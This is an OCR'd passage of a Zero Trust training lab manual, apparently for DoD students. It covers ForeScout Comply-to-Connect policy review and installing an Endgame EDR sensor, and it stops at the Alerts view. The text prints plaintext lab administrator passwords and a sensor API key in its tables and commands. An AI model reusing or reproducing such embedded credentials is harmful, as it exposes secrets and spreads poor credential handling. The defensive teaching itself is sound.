
The main interface lists the total number of hosts detected by the three NICs within ForeScout and lets you know all of the assets within your identified IP address scope.

It is critical while implementing ZT to always detect and force authenticate all devices in your environment.

Stay logged into ForeScout for the next 2.2.2 lab.

2.2.2 Comply to Connect with ForeScout


Open Firefox and **browse** to https://10.91.0.8/sc (This is the ForeScout console link to install Secure Connector)




Don't install SecureConnector as it is already installed on your system, but just know that this agent is needed for secure communications between each client and the ForeScout server for comply to connect policies and other ForeScout actions.

We are going to configure three Comply to Connect sample policies that combine to validate whether a system is in compliance or not.

Login to the **ForeScout Console** if you aren't currently logged in. **Click on the Policy Tab**.




Scroll down until you see **Windows Build Validation Compliance Checks**.



This policy is used to validate a build version (For example, latest AGM Build).

Now **click the Edit button** on the right with the **policy highlighted**.




The Main Rule identifies which Systems this applies to. In our example, we are choosing this policy specifically for Windows Domain Member systems and we Re-check for policies every 8 hours.

There are two Sub-Rules. The first identifies the conditions we are looking for with compliance, the second rule is just a catch-all that catches everything that doesn't hit the first rule.


Forescout policies are similar to firewall ACLs. Once a rule is triggered, it no longer passes to the next rule.

Click on the Windows Build Version Sub-Rule and click **Edit**:




As you can see from the rule, if a file exists in the path C:\AGM\Build.txt then your system is compliant. This is a very simple method of compliance checks, but you could create a file in a strange location to validate compliance in a location that adversaries would not know existed, creating an additional level of magnitude for compliance testing.

Now, **click cancel** and **close out of the policy windows** until you are back in the policy menu and **select and edit the next policy, Windows Endgame Compliance Checks**:



Select Sub-Rule 1, **Endgame Compliance Checks** and press **edit**.




The condition here, is that if there is a service running called “esensor”, then you are compliant. This refers to the Endgame service.

Press cancel and close out the windows until you get back to the Policy menu and **choose the final policy, Windows SecureConnector Compliance Checks** and press **Edit**.

Look at the Rules and Sub-Rules again and you will see that it is checking for the installation of the latest SecureConnector agent on each system.

Press cancel and close all windows and get back to the **Policy Menu**.

At this point, keep the **Windows SecureConnector policy highlighted** and **click on Categorize**:




You can see that this policy is categorized as a Compliance policy. If you want the policy to be directly related to Comply-to-Connect (C2C) then you need to select that option.

The categorization also allows you to choose which rules match compliant, and which rules match as non-compliant. As mentioned above, we place the SecureConnector rule as a match, and the All Others sub rule as a non-match, so a non-match means the system is non-compliant.

You can do the opposite, where if you identify certain aspects of a system, they become non-compliant, and non-findings are compliant, but we aren’t going to cover those in this lab.


Press Cancel and click on the Home button:

Click on **Compliance underneath Policies** and you will see it list all systems that are either Not Compliant or Compliant. You will see the status of all systems based on the combination of all of your C2C policies. If a single policy comes up as Not Compliant, then they will be listed as Not Compliant.



If your system is listed as Compliant you can experiment with policies by renaming your C:\AGM\Build.txt to something else, rechecking policies and then changing it back to show how C2C can check changes.

If your system is listed as Not Compliant, click on your system and then click on the Compliance Tab Below:



In the above screenshot, the system is listed as Not Compliant, and when clicking on the Compliance Tab, you can see that the Windows Endgame Compliance Checks failed.

If you have time, create an additional C2C policy to experiment but make sure to delete the policy you created after the lab is over.

In this lab, you learned how to create C2C policies and utilize ForeScout to detect systems.

2.3 Devices Pillar Lesson 3 (Device Authorization with Real Time Inspection) (Future Course)

Future Course

2.4 Devices Pillar Lesson 4 (Remote Access) (Future Course)

Future Course

2.5 Devices Pillar Lesson 5 (Partially & Fully Automated Asset, Vulnerability and Patch Management) (Future Course)

Future Course

2.6 Devices Pillar Lesson 6 (Unified Endpoint Management (UEM) & Mobile Device Management (MDM)) (Future Course)

Future Course

2.7 Devices Pillar Lesson 7 (Endpoint & Extended Detection & Response (EDR & XDR))

Background

Per the DoD ZT Capabilities and Activities: DoD organizations use EDR tools to monitor, detect, and remediate malicious activity on endpoints as a baseline. Upgrading to XDR tools allows organizations to account for activity beyond the endpoints.

Prior to attempting the lab, please review Course Slides “Pillar 2 Devices Pillar”.

Outcomes

1) The student will gain an understanding of Endpoint Detection and Response Capabilities.

2) Student will trigger malicious alerts and review the activity utilizing an EDR/XDR solution.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	
EndGame	ZTLabForeScout	10.91.0.3	91	admin: ch00$3tHeR3dP1ll!
Student Kali	Your Hostname	YourIP	91	Your Password

Duration: 30 Minutes

Task


2.7.1 EDR/XDR Solution Overview

Login to your **Windows Student Client** with the username **ZT\DoD_Admin** and the password: **ch00$3tHeR3dP1ll!**


Open FireFox and browse to **https://10.91.0.3**

Click **Details** and **Go on to the webpage**

Login to Endgame as **admin** with the password of **ch00$3tHeR3dP1ll!**



Click on the **Administration** button on the bottom left and then click on **sensor**.



Click on the **Download Profile** link and **copy** the **API key**

Save the **.zip** file to your **Desktop**

Next open up **PowerShell as an administrator** and **change directory** to the **Desktop**

Right click the **zip** installer file and **extract** it to the **Desktop**.


Change directories to the **SensorInstaller-windows_baseline_sensor\windows directory**.

Type .\SensorWindowsInstaller-windows-baseline_sensor.exe –h for command line optoins

Type the following command: **.\SensorWindowsInstaller-windows_baseline_sensor.exe –c .\SensorWindowsInstaller-windows-baseline_sensor.cfg –k 0AF61CE25B0544574917 –f**


```
PS C:\Users\DoD_Admin\Desktop\SensorInstaller-windows_baseline_sensor\windows> .\SensorWindowsInstaller-windows_baseline
_sensor.exe -c .\SensorWindowsInstaller-windows_baseline_sensor.cfg -k 0AF61CE25B0544574917 -f
```

Next, Go back to the Endgame Dashboard Main Page.




The Dashboard shows the total number of Endpoints, Alerts, and the Endpoint status as well as Operating System information. This gives you a great starting point to get after events.

Next, **click** on **Endpoints**:



This shows the list of Endpoints, their operating systems, their policy, and the number of alerts that each endpoint has. It allows you to create custom groups based on different policy needs, such as different mission command systems.

Next **click** on **Alerts**:

